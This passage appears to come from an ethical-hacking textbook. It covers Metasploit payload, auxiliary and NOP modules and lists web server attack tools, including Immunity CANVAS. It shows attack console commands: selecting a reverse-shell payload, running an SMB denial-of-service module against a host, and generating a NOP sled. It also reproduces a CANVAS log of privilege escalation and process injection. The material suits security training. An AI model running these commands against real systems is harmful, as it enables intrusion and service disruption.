


```
msf5 > use windows/shell_reverse_tcp
msf5 payload(windows/shell_reverse_tcp) > generate -h
Usage: generate [options]

Generates a payload. Datastore options may be supplied after normal options.

Example: generate -f python LHOST=127.0.0.1

OPTIONS:

    -E        Force encoding
    -O <opt>  Deprecated: alias for the '-o' option
    -P <opt>  Total desired payload size, auto-produce appropriate NOP sled length
    -S <opt>  The new section name to use when generating (large) Windows binaries
    -b <opt>  The list of characters to avoid example: '\x00\xff'
    -e <opt>  The encoder to use
    -f <opt>  Output format: bash,c,csharp,dw,dword,hex,java,js_be,js_le,num,perl,p
l,powershell,ps1,py,python,raw,rb,ruby,sh,vbapplication,vbscript,asp,aspx,aspx-exe,
axis2,dll,elf,elf-so,exe,exe-only,exe-service,exe-small,hta-psh,jar,jsp,loop-vbs,ma
cho,msi,msi-nouac,osx-app,psh,psh-cmd,psh-net,psh-reflection,vba,vba-exe,vba-psh,vb
s,war
    -h        Show this message
    -i <opt>  The number of times to encode the payload
    -k        Preserve the template behavior and inject the payload as a new thread
    -n <opt>  Prepend a nopsled of [length] size on to the payload
```

Figure 13.41: Screenshot displaying the Metasploit payload command

- **Metasploit Auxiliary Module**

  Auxiliary modules of Metasploit can be used to perform arbitrary, one-off actions such as port scanning, DoS, and even fuzzing. It includes tools and modules that assess the security of the target as well as auxiliary modules such as scanners, DoS modules, and fuzzers. The **`show auxiliary`** command in Metasploit can be used to list all the available auxiliary modules in Metasploit. All modules in Metasploit other than the ones used to exploit are auxiliary modules. Metasploit uses auxiliary modules as an extension for various purposes other than exploitation. Auxiliary modules are stored in the modules/auxiliary/ directory of the framework's main directory. The **`run`** command or the **`exploit`** command can be used to run an auxiliary module.



```
msf5 > use dos/windows/smb/ms06_035_mailslot
msf5 auxiliary(dos/windows/smb/ms06_035_mailslot) > set RHOST 1.2.3.4
RHOST => 1.2.3.4
msf5 auxiliary(dos/windows/smb/ms06_035_mailslot) > run
[*] Running module against 1.2.3.4

[*] 1.2.3.4:445 - Mangling the kernel, two bytes at a time...
```

Figure 13.42: Screenshot displaying auxiliary module commands of Metasploit

The basic definition of an auxiliary module is as follows:

```
require 'msf/core'
p "My Auxiliary Module"
class Metasploit3 < Msf::Auxiliary
end         # for the class definition
```

- **Metasploit NOPS Module**

  NOP modules generate no-operation instructions used for blocking out buffers. The `generate` command can be used to generate a NOP sled of arbitrary size and display it in a given format.

  Options:

  -b <opt>: A list of characters to avoid ('\x00\xff')

  -h: Help banner

  -s <opt>: A comma separated list of registers to save

  -t <opt>: The output type (Ruby, Perl, C, or raw)

  msf nop(opty2)>

  The following command is used to generate a NOP sled of a given length:

```
msf > use x86/opty2
msf nop(opty2) > generate -h
Usage: generate [options] length
```

  The following command is used to generate a 50-byte NOP sled:

```
msf nop(opty2) > generate -t c 50
unsigned char buf[] =
"\xf5\x3d\x05\x15\xf8\x67\xba\x7d\x08\xd6\x66\x9f\xb8\x2d\xb6"
"\x24\xbe\xb1\x3f\x43\x1d\x93\xb2\x37\x35\x84\xd5\x14\x40\xb4"
"\xb3\x41\xb9\x48\x04\x99\x46\xa9\xb0\xb7\x2f\xfd\x96\x4a\x98"
"\x92\xb5\xd4\x4f\x91";
msf nop(opty2) >
```


Web Server Attack Tools

Immunity's CANVAS

- Immunity's CANVAS provides hundreds of exploits, an **automated exploitation system**, and a comprehensive, reliable exploit development framework, to penetration testers and security professionals
- It provides features such as client-side exploitation, privilege escalation, **advanced web attack technology**, and remote kernel exploitation

Web Server Attack Tools

- THC Hydra (*https://github.com*)
- HULK DoS (*https://github.com*)
- MPack (*https://sourceforge.net*)
- w3af (*https://w3af.org*)


Immunity CANVAS Ver: 7.25 | Current Session: default
File Listeners Session Report Control Help
Target Host
Stop Exploit
Configuration
Screen Shots
Modules
Search
Node Tree
Exploit Description
Node Management
CANVAS World Map
CmdLine
ID: 0
10.161.0.233
LocalNode
[CANVAS]
ID: 0->2
10.161.0.217
win64Node
(selected)
Current Status
Canvas Log
Debug Log

Current Callback: 10.161.0.233

Current Target(s): 127.0.0.1

Search: ALL, GetSystem, ● Raw ○ Regex

Name	Description
smbghost_lpe	An elevation of
– 1 results for that query –	

```
[2020-06-02 11:25:11,157] [                getpriv] LUID for priv SeDebugPrivilege is [0x14][0x00][0x00][0x00][0x00][0x00][0x00][0x00
[2020-06-02 11:25:11,224] [           canvasengine] Getprocaddr_withmalloc: Found advapi32.dll|AdjustTokenPrivileges at 00007ff814145
[2020-06-02 11:25:11,834] [                getpriv] Successfully adjusted priv
[2020-06-02 11:25:11,927] [           canvasengine] Getprocaddr_withmalloc: Found kernel32.dll|IsWow64Process at 00007ff81388ddc0
[2020-06-02 11:25:12,434] [          canvasexploit] Injecting into pid 648
[2020-06-02 11:25:12,501] [           canvasengine] Getprocaddr_withmalloc: Found kernel32.dll|GetModuleHandleA at 00007ff81388e090
[2020-06-02 11:25:12,923] [          canvasexploit] Attempting to migrate SOCKET 208 into pid 648
[2020-06-02 11:25:13,527] [          canvasexploit] Migrated SOCKET 208 to a remote SOCKET 5264
[2020-06-02 11:25:13,535] [          canvasexploit] Generating 64bit Mosdef Shellcode
[2020-06-02 11:25:13,797] [           canvasengine] [*] New API, using NtCreateThreadEx
[2020-06-02 11:25:13,926] [           canvasengine] Getprocaddr_withmalloc: Found kernel32.dll|VirtualAllocEx at 00007ff8138a6b50
[2020-06-02 11:25:13,998] [           canvasengine] Getprocaddr_withmalloc: Found kernel32.dll|WriteProcessMemory at 00007ff8138a6c50
[2020-06-02 11:25:14,047] [           canvasengine] Getprocaddr_withmalloc: Found kernel32.dll|ExitThread at 00007ff814a4cf00
[2020-06-02 11:25:14,077] [           canvasengine] Getprocaddr_withmalloc: Found ntdll.dll|NtCreateThreadEx at 00007ff814a7d840
[2020-06-02 11:25:14,976] [          canvasexploit] MOSDEF migrated to pid: 648
```

Set Covertness: 1.0

